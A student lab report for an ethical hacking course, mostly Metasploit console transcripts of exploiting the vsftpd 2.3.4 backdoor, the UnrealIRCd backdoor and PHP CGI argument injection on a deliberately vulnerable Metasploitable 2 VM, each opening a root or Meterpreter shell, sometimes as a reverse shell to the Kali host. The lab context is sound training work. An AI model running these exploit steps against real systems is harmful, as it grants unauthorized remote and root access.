

## Lab 8: Metasploit v. Linux

**Course Name:** Ethical Hacking and Offensive Security(HOD401)

**Student Name:** Nguyễn Trần Vinh – SE160258

**Instructor Name:** Mai Hoàng Đình

**Lab Due Date:** 07/10/2023

### What You Need


1. A Kali Linux machine, real or virtual
2. The "Metasploitable 2" vulnerable Linux Server you prepared in a previous project

### Setup

Start your Kali VM and log in as root with the password toor

Start your Metasploitable 2 VM and log in as msfadmin with the password msfadmin

Execute the ifconfig command on both machines and ping from one to the other. Make sure you get replies, as shown below.



```
collisions:0 txqueuelen:0
RX bytes:23665 (23.1 KB) TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$ ifconfig eth0
eth0: Link encap:Ethernet HWaddr 00:0c:29:c0:cc:19
       inet addr:10.10.10.13 Bcast:10.10.10.255 Mask:255.255.255.0
       inet6 addr: fe80::20c:29ff:fec0:cc19:64 Scope:link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:140526 errors:0 dropped:0 overruns:0 frame:0
       TX packets:130182 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:1403952 (0.2 MB) TX bytes:7069470 (7.5 MB)
       Interrupt:17 Base address:0x2000

msfadmin@metasploitable:~$ ping 10.10.10.15
PING 10.10.10.15 (10.10.10.15) 56(84) bytes of data:
64 bytes from 10.10.10.15: icmp_seq=1 ttl=64 time=7.16 ms
64 bytes from 10.10.10.15: icmp_seq=2 ttl=64 time=0.521 ms
64 bytes from 10.10.10.15: icmp_seq=3 ttl=64 time=0.611 ms
64 bytes from 10.10.10.15: icmp_seq=4 ttl=64 time=0.916 ms

--- 10.10.10.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.521/2.302/7.163/2.810 ms
msfadmin@metasploitable:~$ _
```

### Task 1: Exploiting vsftpd

```
Kali V - VMware Workstation
File Edit View VM Jobs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V

msfconsole

Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/232                2011-02-03      normal Yes    2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent No     v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
----      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
----      -
Exploit target:

Name      Current Setting  Required  Description
----      -
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.10.10.15
rhost => 10.10.10.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 10.10.10.15:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.10.10.15:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.10.10.13
rhost => 10.10.10.13
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.13:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.13:21 - USER: 331 Please specify the password.
[+] 10.10.10.13:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.13:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.10.15:44843 -> 10.10.10.13:6200) at 2023-10-05 22:06:06 -0400

whoami
root
```

## Task 2: Exploiting Unreal IRCd

```
Kali V - VMware Workstation
File Edit View VM Jobs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2020
UV
MetaLinuxV
Kali V
Home
Kali V
MetaLinuxV
1 2 3 4 5 6 7
mfsconsole
File Actions Edit View Help
PAYLOAD
LOOT
KALI LINUX
the quieter you become, the more you are able to hear
msf6
=[ metasploit v6.3.31-dev
+ -- ---[ 2346 exploits - 1220 auxiliary - 413 post
+ -- ---[ 1390 payloads - 46 encoders - 11 nops
+ -- ---[ 9 evasion

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search unreal

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-- --
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes 2004 Tournament 2004 "secure" Overflow (Linux)
1 exploit/windows/games/ut2004_secure 2004-06-18 good Yes 2004 Tournament 2004 "secure" Overflow (Win32)
2 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No 2010 IRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > use 2
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

```
Kali V - VMware Workstation
File Edit View VM Jobs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2020
UV
MetaLinuxV
Kali V
Home
Kali V
MetaLinuxV
1 2 3 4 5 6 7
mfsconsole
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 10.10.10.13:6667 - Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name Current Setting Required Description
----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.10.10.13 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/unix/reverse_perl):

Name Current Setting Required Description
----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic Target

View the full module info with the info, or info -d command.
```

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

The screenshot shows a Kali Linux virtual machine running Metasploit. The terminal displays the following session:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT 6667 yes oit.html
The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name Current Setting Required Description
----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.10.10.15
lhost => 10.10.10.15
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 10.10.10.15:4444
[*] 10.10.10.13:6667 - Connected to 10.10.10.13:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.10.10.13:6667 - Sending backdoor command...
[*] Command shell session 1 opened (10.10.10.15:4444 -> 10.10.10.13:46362) at 2023-10-05 22:14:56 -0400

whoami
root
```

## Task 3: Exploiting PHP CGI Argument Injection



```
Kali V - VMware Workstation
File Edit View VM Jobs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V

msfconsole -q
File Actions Edit View Help
msfconsole -l
^C
Aborting...
msf6 > search php_cgi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -                                     -              -      -      -      -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name          Current Setting  Required  Description
-----
PLESK          false           yes       Exploit Plesk
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.10.10.13     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80              yes       The target port (TCP)
SSL            false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI      0               no        The URI to request (must be a CGI-handled PHP script)
URIENCODING    0               yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST          http://www.10.10.10.13/ no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali V - VMware Workstation
File Edit View VM Jobs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V

msfconsole -q
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 10.10.10.13
rhost => 10.10.10.13
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.10.10.15:4444
[*] Sending stage (39927 bytes) to 10.10.10.13
[*] Meterpreter session 1 opened (10.10.10.15:4444 -> 10.10.10.13:34357) at 2023-10-05 22:19:58 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```